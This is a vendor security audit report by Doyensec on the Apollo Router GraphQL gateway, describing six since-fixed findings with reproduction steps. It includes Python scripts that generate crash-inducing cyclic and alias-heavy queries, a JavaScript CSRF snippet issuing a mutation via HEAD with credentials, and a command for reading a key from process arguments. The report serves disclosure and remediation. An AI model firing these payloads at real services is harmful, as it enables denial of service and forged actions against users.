

# Security Auditing Report

**Apollo Router** 

Prepared for: Apollo Graph Inc. Prepared by: Mykhailo Baraniak, Norbert Szetei Date: 06/16/2022

WWW.DOYENSEC.COM

© DOYENSEC



# **Table of Contents**

Table of Contents	1
Revision History	2
Contacts	2
Executive Summary	3
Methodology	5
Project Findings	6
Appendix A - Vulnerability Classification	23
Appendix B - Remediation Checklist	24
Appendix C - Fuzzing Notes	25
Appendix D - Engagement Test Plan	26

# **Revision History**

Version	Date	Description	Author
1	05/13/2022	First release of the final report	Mykhailo Baraniak Norbert Szetei
2	05/13/2022	Peer review	Luca Carettoni
3	05/25/2022	Second round of peer review	Anthony Trummer
4	06/16/2022	Retesting update	Norbert Szetei

# Contacts

Company	Name	Email
Apollo Graph Inc.	Jesse Rosenberger	jesse@apollographql.com
Apollo Graph Inc.	Tad Whitaker	tad@apollographql.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

# **Executive Summary**

## Overview

Apollo Graph Inc. engaged Doyensec to perform a security assessment of the Apollo Router OSS. The project commenced on 05/02/2022 and ended on 05/13/2022 requiring two security researchers. The project resulted in six (6) findings of which three (3) were rated as Medium severity.

In June 2022, Doyensec performed a retesting of the Apollo Router OSS and confirmed the effectiveness of the applied mitigations. All issues were mitigated in a timely manner by Apollo Graph team. No outstanding security vulnerabilities discovered during this engagement exist.

This deliverable represents the state of all discovered vulnerabilities as of 06/16/2022. The retesting was performed using the release <u>v0.9.4</u>.

The project consisted of a manual security assessment of the Apollo Router application, which included source code review as well as dynamic testing and instrumentation.

Testing was conducted remotely from Doyensec's EMEA and US offices.

# Scope

Through meetings with the Apollo Graph team, the scope of the project was clearly defined. The agreed upon assets are listed below:

#### Apollo Router

- Configurable, high-performance GraphQL router
- 13k lines of Rust code
- Including the query planner/federation repository and apollo-parser

#### • Apollo Router Extensions

Header manipulation for downstream requests

- Manipulation of requests via userprovided scripts (<u>https://github.com/</u> <u>rhaiscript/rhai</u>)
- Open Telemetry extension

The testing took place in a local environment using the latest version of the software at the time of testing. For testing, we used the docker images included in the <u>supergraph-demo-fed2</u> repository.

Specifically, this activity was performed on the following releases:

- <u>apollo-rs</u> 4e3460ac2b4b6052d8849068e1e161aed14a 9e43
- router
   b7d90eda521dc5b7bd522d94b6311e32cc0f
   99b4
- <u>federation</u> 0a6d737a71f26cf164d056c3d6c57800e401 adf2
   rhai
  - ba475a7ad4ceaf4be168a9d5389aea60165f 9ce3

# **Scoping Restrictions**

During the engagement, Doyensec did not encounter any difficulties. The Apollo Graph team was very helpful and responsive in ensuring a smooth assessment.

The JWT plugin was initially included in the list of targets, but after speaking with the Apollo Graph team, the plugin was considered out of scope.

Similarly, we agreed to consider all router configurations, subgraphs, and supergraphs as trusted in our threat model. For this reason, we assigned an informational severity to the APO-Q222-5 finding. However, we tested the schema update mechanism (Apollo Uplink) for the possibility of performing MITM and tampering.

It is important to notice that Apollo Graph is a highly flexible platform in which several configurations can be customized by the end user.



Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies. All features that were not enabled by default at the time of testing (e.g., the warp web server) were also considered out of scope.

# **Findings Summary**

Doyensec researchers discovered and reported six (6) vulnerabilities in the Apollo Router OSS.

While some of the issues are departures from best practices and low-severity flaws, Doyensec identified three issues rated as Medium severity.

It is important to reiterate that this report represents a snapshot of the environment's security posture at a point in time.

The findings include a Cross-Site Request Forgery (CSRF) via HEAD request with a mutation query and two Denial of Service (DoS) issues.

Overall, the security posture of the product was found to be in line with industry best practices.

At the design level, Doyensec found the system to be well architected.

#### Recommendations

The following recommendations are proposed based on studying the Apollo Router security posture and the vulnerabilities discovered during this engagement.

#### Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use Appendix B -Remediation Checklist to make sure that you have covered all areas
- Expand the fuzzing effort to further identify issues that might affect the router availability and integrity. For inspiration, see Appendix C -Fuzzing Notes

#### Long-term improvements

- Since availability is one of the main goals of this infrastructure component, consider restructuring the code to implement user input processing functions in a segregated process or thread. The router process should still survive if the child process crashes
- Regularly run cargo audit and remove unmaintained packages. Currently, the packages <u>failure</u>, <u>net2</u>, and <u>serde\_cbor</u> are deprecated. Replace them with the recommended alternatives

# Methodology

## Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key to standing against threats. Thus we recommend a *whitebox* approach combining dynamic fault injection with an in-depth study of the source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g., OWASP Testing guide recommendations), as well as custom checklists, to ensure full coverage of both code and vulnerability classes.

# Setup Phase

Apollo Graph provided one production configuration (prod-schema.graphql).

The source code and other example configurations were publicly available via GitHub:

 <u>https://github.com/apollographql/</u> <u>supergraph-demo-fed2</u>

# Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Proxychains
- <u>InQL</u>
- <u>Bradamsa</u>

- <u>Cargo-fuzz</u>
- <u>afl.rs</u>
- Curl, netcat and other Linux utilities

# Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is Burp Suite. However, we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow. **DOYENSEC** 

# **Project Findings**

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first, while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


# **Findings Recap Table**

ID	Title	Vulnerability Class	Severity	Status
APO-Q222-1	Denial Of Service Via Parsing Cyclic Queries	Denial of Service (DoS)	Medium	Closed
APO-Q222-2	Cross Site Request Forgery Via Head Request	Cross Site Request Forgery (CSRF)	Medium	Closed
APO-Q222-3	Apollo Key Leakage Via Command Line Arguments	Insecure Design	Informational	Closed
APO-Q222-4	Ambiguous Header Propagation And Removal	Insecure Design	Low	Closed
APO-Q222-5	Possibility To Overwrite Data Returned By The Subgraphs	Insecure Design	Informational	Closed
APO-Q222-6	Denial Of Service Via Query Name Based Batching	Denial of Service (DoS)	Medium	Closed




# **Findings per Severity**

The table below provides a summary of the findings per severity.



# Findings per Type

The table below provides a summary of the findings per vulnerability class.



APO-Q222-1 - Denial Of Service Via Parsing Cyclic Queries	
Severity	Medium
Vulnerability Class	Denial of Service (DoS)
Component	apollo-parser crate
Status	Closed

Since GraphQL allows clients to craft very complex queries, web application servers must be ready to handle them properly. These queries may be crafted maliciously by unauthorized users who are also allowed to execute custom queries. By crafting such requests, an attacker can potentially cause a Denial of Service on the Apollo Router which is processing GraphQL queries.

It is possible to crash the Apollo Router process by creating cyclic queries using a single HTTP request. This occurs because the tokio-runtime-worker thread fails to parse the customized queries and panics.

# **Reproduction Steps**

Use the following commands to download the starstuff.graphql supergraph and use it to run the Apollo Router:

```
$ curl -sL https://supergraph.demo.starstuff.dev/ > starstuff.graphql
$ target/release/router --supergraph starstuff.graphql
```

The Python script below (PoC.py) generates a cyclic query by providing the count as an argument.

```
#!/usr/bin/env python
```

```
from sys import argv
count = int(argv[1])
F=" reviews { body product {"
S=" author { name id reviews { body } } } "
TEMPLATE="""
{"query":"query Reviews {
    me {
    """ + F*count + """ name }
    """ + S*count + """
}", "variables":null}
with open("PoC.json", "wt") as f: f.write(TEMPLATE)
```



To crash the server, pass the generated PoC.json via curl, for instance:

\$ python gen.py 5000 && curl -d @PoC.json http://127.0.0.1:4000/ -H \$'Content-Type: application/json'

The router process crashes with the following error and without restarting:

thread 'tokio-runtime-worker' has overflowed its stack fatal runtime error: stack overflow [1] 58967 abort target/debug/router --supergraph

#### Impact

Potentially high. If the GraphQL endpoints are available without authentication, an attacker can trivially crash the service and prevent all users from using it. We reproduced the finding using the <u>demo-fed2</u> docker container too. In all confirmed cases, the administrator had to re-execute the crashed process manually.

## Complexity

Complexity of exploiting the finding is trivial, and if introspection is enabled (the default option), <u>InQL</u> can immediately recognize the cyclic queries.

#### Remediation

#### Implement depth limiting remediations to prevent stack overflow.

Due to the project time restriction, we have not implemented a patch. The following gdb command can be used on Linux to retrieve the stack trace:

```
$ gdb target/debug/router -ex 'r --supergraph starstuff.graphql' -ex 'bt 10'
#0 0x0000555557550060 in core::iter::traits::iterator::Iterator::try_fold
(self=0x7fffed9f4a98, init=(), f=...)
    at /rustc/eb82facb1626166188d49599a3313fc95201f556/library/core/src/iter/
traits/iterator.rs:2185
#1 0x000055555754f8cf in core::iter::traits::iterator::Iterator::find_map
(self=0x7fffed9f4a98, f=0x0)
    at /rustc/eb82facb1626166188d49599a3313fc95201f556/library/core/src/iter/
traits/iterator.rs:2686
#2 0x000055555732173f in <apollo_parser::ast::AstChildren<N> as
core::iter::traits::iterator::Iterator>::next (self=0x7fffed9f4a98)
    at /home/tbnz/.cargo/registry/src/github.com-1ecc6299db9ec823/apollo-
parser-0.2.5/src/ast/mod.rs:180
#3 0x0000555557321101 in core::iter::traits::iterator::Iterator::Try_fold
(self=0x7fffed9f4a98, init=(), f=...)
```



Prior the completion of the engagement, Doyensec verified that the issue was properly fixed in the following commit:

https://github.com/apollographql/router/commit/a314f1a2bc6c5f850161c3fce98a982383e6365d

### Resources

 InQL Scanner v3 - Just Released! (New Cycles Detector) https://blog.doyensec.com/2020/11/19/inql-scanner-v3.html

APO-Q222-2 - Cross Site Request Forgery Via Head Request	
Severity	Medium
Vulnerability Class	Cross Site Request Forgery (CSRF)
Component	apollo-router-core/src/layers/ forbid_http_get_mutations.rs:24
Status	Closed

Due to the nature of how the web was designed, there is an implicit trust relationship between the user and associated web server. It is assumed that the user will always intentionally make a request on their own behalf. This assumption is violated through a vulnerability class known as Cross Site Request Forgery<sup>1</sup> (CSRF).

In a CSRF attack, a request can be initiated by an attacker on behalf of a victim. The victim simply needs to click a malicious link or visit a page holding a snippet of attacker constructed code for an unintended request to be sent from their browser. The attacker is then able to perform actions through the victim's browser, meaning cookies and authentication data will be sent automatically.

In Apollo Router, it is possible to perform mutation requests with the HTTP HEAD method. **Apollo Router** explicitly forbids performing GraphQL mutations with the GET methods but does not implement any prevention mechanism for the HTTP Head method.

The CORS policy (default or custom), which could prevent issuing such requests by the browser, can be completely bypassed by omitting the Origin header altogether.

Moreover, since the HEAD request is converted to the corresponding POST request by the router, the exploitation bypasses even the recently implemented <u>CSRF</u> protection, when used with Apollo Server.

<sup>1</sup> https://www.owasp.org/index.php/Cross-Site\_Request\_Forgery\_(CSRF)



# **Reproduction Steps**

An attacker tricks an authenticated victim into opening a malicious page, which will perform the request on behalf of the user.

The JavaScript code which will send the HEAD request, attach cookies, and avoid sending the Origin header could look like:

```
fetch("http://localhost:4000/graphql?
query=mutation+CreateProduct{createProduct(upc:%22somename%22){inStock}}",
{ mode: 'no-cors', 'method': 'HEAD', credentials: 'include' })
```

The above JavaScript code will generate the following request by the Firefox browser:

#### Request:

```
HEAD /graphql?query=mutation+CreateProduct{createProduct(upc:%22somename%22)
{inStock}} HTTP/1.1
Host: localhost:4000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/
20100101 Firefox/100.0
Accept: */*
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: sessionCookie=<REDACTED>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Pragma: no-cache
Cache-Control: no-cache
```

#### Response:

HTTP/1.1 200 OK content-length: 169 date: Fri, 06 May 2022 09:45:42 GMT

Please note that the cookie was added to the request by the browser. There is also no Origin header, which will bypass any CORS configuration policy. The router itself will generate the subsequent request:

#### Request:

POST / HTTP/1.1 content-type: application/json host: products.demo.starstuff.dev Content-Length: 141 Connection: close

{"query":"mutation CreateProduct\_\_products\_\_0{createProduct(upc:\"somename\")
{\_\_typename upc}}","operationName":"CreateProduct\_\_products\_\_0"}



#### Impact

High. CSRF allows an unauthenticated attacker to perform actions on a system via an authenticated victim's session. This CSRF vulnerability is considered severe since it might impact downstream applications in a significant way.

### Complexity

Low. The biggest barrier is manipulating a victim to click a link or visit a webpage that contains some attacker-constructed HTML or JavaScript.

#### Remediation

To follow best practices, never change the state of the web application with HEAD requests. Instead, always use the POST method to perform a state-changing action.

```
For this, change the router/apollo-router-core/src/services/layers/
forbid_http_get_mutations.rs file to allow only POST requests:
```

Note: The issue was fixed during the assessment in the commit <u>https://github.com/apollographql/router/</u> <u>commit/81de72af661bcd9d4493d6a6ba02cd11fd7b5806</u>.

#### Resources

 OWASP, "Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet" <u>https://www.owasp.org/index.php/Cross-Site\_Request\_Forgery\_(CSRF)\_Prevention\_Cheat\_Sheet</u>

APO-Q222-3 - Apollo Key Leakage Via Command Line Arguments	
Severity	Informational
Vulnerability Class	Insecure Design
Component	Apollo Router Binary
Status	Closed

Apollo Router users can specify an Apollo Key by using the YAML configuration file or storing it within environment variables. Additionally, the application supports setting the key via command-line arguments, which also has the highest precedence:

```
--apollo-key <APOLLO_KEY>
Your Apollo key [env: APOLLO_KEY=]
```

However, the application does not prevent leaking of the key to other users on the platform running the router. Unlike environment variables, the command line arguments of the running processes are visible to all local users.

# **Reproduction Steps**

To confirm the insecure argument handling, run the following command via a different user than the one running the router process:

```
$ ps aux | grep -i [r]outer
tbnz 295249 0.8 0.2 6171216 85244 pts/9 Sl+ 10:23 0:01 target/debug/
router --supergraph ../starstuff.graphql -c router.yaml --apollo-key service:My-
Graph-2-fniawc:VkMaDl-<REDACTED>
```

## Impact

Medium. If the key is passed via shell arguments, an attacker can leak the key to impersonate the victim.

# Complexity

The exploitation involves having an account on the same server.

## Remediation

Since the fix involves overwriting the key in memory, we recommend passing the key via a file (after checking if the permissions allow only the owner to read the file) or pipe.

Consider also removing this option since passing secrets via shell arguments is a bad security practice. Alternatively, inform the user about the security implication of such arguments in the <u>documentation</u>.



Note: The Apollo Graph team remediated the issue by removing the APOLLO\_KEY and APOLLO\_GRAPH\_REF command line parameters in the pull request <u>https://github.com/apollographql/router/pull/1069</u>.

#### Resources

• Stack Overflow - When running shell scripts, is it safer to pass sensitive information using stdin or as a string option?

https://security.stackexchange.com/questions/190071/when-running-shell-scripts-is-it-safer-to-pass-sensitive-information-using-stdi

Circle CI - Security recommendations
 <a href="https://circleci.com/docs/2.0/security-recommendations/">https://circleci.com/docs/2.0/security-recommendations/</a>

APO-Q222-4 - Ambiguous Header Propagation And Removal	
Severity	Low
Vulnerability Class	Insecure Design
Component	router/apollo-router-core/src/plugins/headers.rs
Status	Closed

The Router allows specifying a configuration file for header manipulation, including operations such as "propagate" and "remove".

The documentation does not mention any order of execution. In most cases, the user cannot determine the behavior without testing the configuration dynamically or reading the source code.

For instance, in the following example, all headers are propagated to the subgraph, except for the test, which is specified at the end of the file, and it's removed.

```
headers:
all:
- propagate:
matching: .*
- remove:
named: "test"
```

This is very intuitive and expected. However, the following example yields a different result.

```
headers:
all:
- remove:
named: "test"
- propagate:
matching: .*
```

Here, the header test is initially removed, but the implementation of the propagate function adds it back, effectively ignoring the removal operation. The final effect is that the test header is included in the propagated headers.

# **Reproduction Steps**

As highlighted, the propagate operation uses the req.originating\_request.headers structure instead of req.subgraph\_request.headers\_mut, which is modified by the insert or remove operations beforehand.



```
Operation::Remove(Remove::Named(name)) => {
    req.subgraph_request.headers_mut().remove(name);
Operation::Propagate(Propagate::Named {
    named,
    rename,
    default.
}) => {
   let headers = req.subgraph_request.headers_mut();
    let value = req.originating_request.headers().get(named);
    if let Some(value) = value.or(default.as_ref()) {
        headers.insert(rename.as_ref().unwrap_or(named), value.clone());
    }
Operation::Propagate(Propagate::Matching { matching }) => {
    let headers = req.subgraph_request.headers_mut();
    req.originating_request
        .headers()
        .iter()
        .filter(|(name, _)| matching.is_match(name.as_str()))
        .filter(|(name, _)| !RESERVED_HEADERS.contains(name))
        .for_each(|(name, value)| {
            headers.insert(name, value.clone());
        });
}
```

## Impact

N/A. Using the propagation matching pattern .\* which is the first pattern mentioned in the documentation, the user could place the removal statement incorrectly and might create a security misconfiguration.

# Complexity

Complexity depends on the user's router configuration.

## Remediation

Modify the application not to propagate the already removed headers. Alternatively, clarify in the documentation that the header rules evaluation is order dependent and propagate will put already removed headers back.

Note: The documentation was updated to clearly describe the undesirable effect of adding back removed headers and illustrates how to avoid it. The issue was remediated in the following commit: <u>https://github.com/apollographql/router/pull/1061/commits/499311938bb0075890bc64851a03f65aba5425f2</u>.

## Resources

Sending HTTP headers to subgraphs
 <u>https://www.apollographql.com/docs/router/configuration/header-propagation/</u>

APO-Q222-5 - Possibility To Overwrite Data Returned By The Subgraphs	
Severity	Informational
Vulnerability Class	Insecure Design
Component	Apollo Router
Status	Closed

One of the router's basic functionalities is specifying a supergraph for multiple subgraphs. When a user inputs a query requiring multiple data sources, the subqueries are forwarded to the dedicated subgraphs, and the user receives only the merged output.

Since the router does not check which output is coming from which subgraph before merging, it is possible to overwrite the data served by a different subgraph. This violates the integrity of the response since any subgraph can be interposed.

# **Reproduction Steps**

For demonstration, we use the starstuff.graphql supergraph.

The query

```
{"query":"query TopProducts($first: Int) {\n topProducts(first: $first) {\n name\n price\n }\n me {\n name\n id\n }\n}"}
```

returns

```
{"data":{"topProducts":[{"name":"Table","price":899},
{"name":"Couch","price":1299}, {"name":"Chair","price":54}],"me":{"name":"Ada
Lovelace","id":"1"}}
```

and it consults the following subgraphs, where we included the returned output data:

#### https://accounts.demo.starstuff.dev

```
{"data":{"me":{"name":"Ada Lovelace", "id":"1"}}}
```

#### https://products.demo.starstuff.dev

```
{"data":{"topProducts":[{"name":"Table","price":899},
{"name":"Couch","price":1299}, {"name":"Chair","price":54}]}}
```

Without the loss of generality, we can assume that the products subgraph is malicious, and instead of returning the JSON data with the "topProducts" object, it will return the "me" object instead.



By serving the response {"data":{"me":{"name":"Elizabeth Medora Leigh","id":"1"}}} from the products subgraph, the user will see only the altered data:

```
HTTP/1.1 200 OK
content-length: 58
date: Thu, 12 May 2022 11:23:00 GMT
{"data":{"me":{"name":"Elizabeth Medora Leigh","id":"1"}}}
```

Note that the order of requests matters, and for overwriting the legitimate response, the malicious subgraph request must go after the legitimate one. The ordering of sub-requests is random and it changes with every request.

This issue can be reproduced by proxying the router's traffic through a local HTTPS proxy (e.g., Burp Suite using <u>proxychains</u>).

#### Impact

High. An attacker with knowledge of the original query can overwrite the legit responses to serve arbitrary content.

## Complexity

High. Exploitation involves a malicious or compromised subgraph.

#### Remediation

**Ensure that the returned object is the same as requested.** This information is already contained in the JSON data.

As a workaround, users of the Apollo Router must ensure that all subgraphs are trusted and cannot be tampered with by adversaries.

Note: The finding was outside of the scope of our assessment. In the threat model we agreed upon we considered all subgraphs as trusted. For this reason, we closed this finding.

APO-Q222-6 - Denial Of Service Via Query Name Based Batching	
Severity	Medium
Vulnerability Class	Denial of Service (DoS)
Component	apollo-parser crate
Status	Closed

Since GraphQL allows clients to craft very complex queries, web application servers must be ready to handle them properly. These queries may be crafted maliciously by unauthorized users who are also allowed to execute custom queries. By crafting such requests, an attacker can potentially cause a Denial of Service on the Apollo Router processing GraphQL queries.

It is possible to crash the Apollo Router process by sending one query which contains multiple query name aliases. The tokio-runtime-worker thread fails to parse such a query and panics.

# **Reproduction Steps**

The tests were executed on binaries compiled from the latest available code in the main branch (commit ID b7d90eda521dc5b7bd522d94b6311e32cc0f99b4).

Start the router with the prod-schema.graphql schema:

\$ ./target/debug/router -c router.yaml --supergraph prod-schema.graphql --log error

Note that we used the production schema just for demonstration and the issue could be identically reproduced using a different supergraph, for instance starstuff.graphql.

This PoC Python script generates a query with multiple aliases, by providing the count as an argument.

```
#!/usr/bin/env python
from sys import argv
count = int(argv[1])
BODY = "{"
for i in range(1,count):
    BODY += "Q{:d}:product(id:{:d})".format(i, i)
    BODY += "{url},"
BODY = BODY[:-1]
TEMPLATE=""" {"query":"query """ + BODY + """}"""
with open("PoC.json", "wt") as f: f.write(TEMPLATE)
```



To crash the debug version of the server, you will need a request with ~ 50,000 aliases (1.3MB POST request). For instance, this could be done by passing the PoC.json generated below via curl:

\$ python gen.py 50000 && curl -d @PoC.json http://127.0.0.1:4000/ -H \$'Content-Type: application/json'

The router process crashes with the following error and without restarting:

2022-05-12T08:50:14.904706Z TRACE hyper::proto::h1::conn: flushed({role=server}): State { reading: KeepAlive, writing: Init, keep\_alive: Busy }

thread 'tokio-runtime-worker' has overflowed its stack fatal runtime error: stack overflow

To crash the release version of the server you will need a request with  $\sim$  1M aliases (30MB POST request):

\$ python gen.py 1000000 && curl -d @PoC.json http://127.0.0.1:4000/ -H \$'Content-Type: application/json'

The router process crashes with the following error and without restarting:

```
./target/release/router -c router.yaml --supergraph prod-schema.graphql --log
error
<--- Last few GCs --->
[48143:0x7fe38954f000] 46094 ms: Scavenge 1364.8 (1414.8) -> 1364.4 (1426.6)
MB, 6.1 / 0.0 ms (average mu = 0.203, current mu = 0.160) allocation failure;
[48143:0x7fe38954f000] 46114 ms: Scavenge 1373.8 (1427.3) -> 1374.5 (1429.3)
MB, 6.2 / 0.0 ms (average mu = 0.203, current mu = 0.160) allocation failure;
[48143:0x7fe38954f000] 46768 ms: Scavenge 1374.5 (1429.3) -> 1373.8 (1451.3)
MB, 654.0 / 0.0 ms (average mu = 0.203, current mu = 0.160) allocation failure;
<--- JS stacktrace --->
#
# Fatal javascript 00M in Reached heap limit
```

#### Impact

#

Potentially high. If the GraphQL router endpoint is available without authentication, an attacker can trivially crash the service and prevent all users from using it. We reproduced the finding on MacOS and Linux systems. In all confirmed cases, the administrator had to restart the crashed process manually.

## Complexity

Complexity of exploiting the finding is trivial. An attacker just needs to send one HTTP request.



# Remediation

Limit the size of the incoming requests or make such a setting configurable with the secure default value.

As an additional measure, implement depth limiting remediations to prevent stack overflow.

Note: Dynamic testing confirmed that the vulnerability was addressed in the release v0.9.4.

#### Resources

- OWASP Denial of Service
   <u>https://owasp.org/www-community/attacks/Denial\_of\_Service</u>
- Assetnote Exploiting GraphQL <u>https://blog.assetnote.io/2021/08/29/exploiting-graphql/</u>



# Appendix A - Vulnerability Classification

	Critical
	High
Vulnerability Severity	Medium
	Low
	Informational
	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
Vulnerability Class	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)
	Insecure Deserialization

**DOYENSEC** 

# **Appendix B - Remediation Checklist**

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

$\mathbf{X}$	Implement depth limiting remediations to prevent stack overflow.
$\mathbf{X}$	To follow best practices, never change the state of the web application with HEAD requests.
$\mathbf{X}$	We recommend passing the Apollo Key via a file or pipe.
$\mathbf{X}$	Modify the application not to propagate the already removed headers.
$\mathbf{X}$	Ensure that the returned object is the same as requested.
X	Limit the size of the incoming requests or make such a setting configurable with the secure default value.

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest, Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one or two days. Please reach out if you'd like more information on our retesting process.

DOYENSEC

# **Appendix C - Fuzzing Notes**

During this engagement, Doyensec spent one day evaluating the current fuzzing harness implemented by <u>https://github.com/apollographql/apollo-rs/tree/main/crates/apollo-smith</u>

We reviewed the fuzzing strategy based on the generate\_valid\_document function and the <u>apollo-smith</u> document builder. We consider the implementation well written and efficient in finding specific bugs.

However, as we demonstrated by findings AP0-Q222-1 and AP0-Q222-6, there are still bugs capable of crashing the router just by one request. The first bug was discovered by using <u>bradamsa</u>, which is a wrapper around the well-known general-purpose dumb fuzzer <u>radamsa</u>. Even without using any coverage, it generated cyclic queries and crashed the service.

We found the second bug by considering GraphQL batching and manually crafting big queries while observing the response time.

Since the router repository currently only deploys <u>differential fuzzing</u>, these are precisely the kinds of bugs that the present fuzzer could easily miss. The coverage is based on the GraphQL document generation only, and it does not take into account the edges of the HTTP protocol and server implementation as well as the processing components. Moreover, it relies only on valid documents.

We propose the following approaches to expand the coverage and catch more bugs:

- Consider fuzzing more components. One possible way to achieve this is by modifying the webserver to read the data from the fuzzer instead of the socket. This will expand the throughput and cover all involved third-party libraries, but it could be challenging to implement without considerable code restructure.
- 2) At least for <u>Lexer</u> and <u>Parser</u>, implement another fuzzer that would use the test cases from the grammar fuzzer (generator) stored as a valid GraphQL document. The fuzzer should be automatically able to recombine the test cases to create meaningful documents which are not always wholly conforming to the grammar.
- 3) For Lexer and Parser, consider adding <u>https://github.com/rust-fuzz/afl.rs</u> as a secondary fuzzer. Even if their functionalities often overlap, AFL might be able to find newer bugs. We believe that reimplementing the already written harness should not take considerable effort.



# **Appendix D - Engagement Test Plan**

#### High level description of tests executed by Doyensec

- ✓ Investigate mutation possibility with the GET and HEAD HTTP methods
- ✓ Test Header Propagation against:
  - Regex ReDoS CRLF Look for bypasses in configured rules Header removal Request smuggling attacks Hop By Hop Headers HTTP2 and older version support
- $\checkmark \quad \text{Test CORS configuration and possible by passes}$
- ✓ Investigate logging implementation: Environment variables expansion Secrets, API keys
- ✓ Investigate traffic shaping implementation
- ✓ Investigate subgraph error inclusion
- ✓ Investigate reports from SAST tools
- ✓ Investigate disabling introspection queries and possible bypasses
- ✓ Review Docker images:
  - Look for misconfigurations Review if any private image or private docker registry is used Review dependencies for known vulnerabilities Look for hardcoded secrets
- ✓ Investigate cache implementations:
  - Normal cache
  - Automatic persisted queries
- ✓ Investigate Query planner implementation
- ✓ Investigate DoS issues:
  - Crashes in the tokio-runtime-worker component
- ✓ Check recursion and nested objects handling across subgraphs when combined
- ✓ Investigate the handling of batching queries with GraphQL
- ✓ Review protection against cyclic or long queries
- ✓ Focus on plugins implementation:
  - Header manipulation

RHAI

- Telemetry plugin
- Forbid mutations plugin
- Review how plugins ordering works
- Other by default enabled plugins
- ✓ Review all exposed endpoints for standard web security issues (e.g., OWASP Testing Guide)



 ✓ Investigate Managed mode and Apollo Uplink: Verify the security mechanism against MITM attacks Check any differences between local and managed setup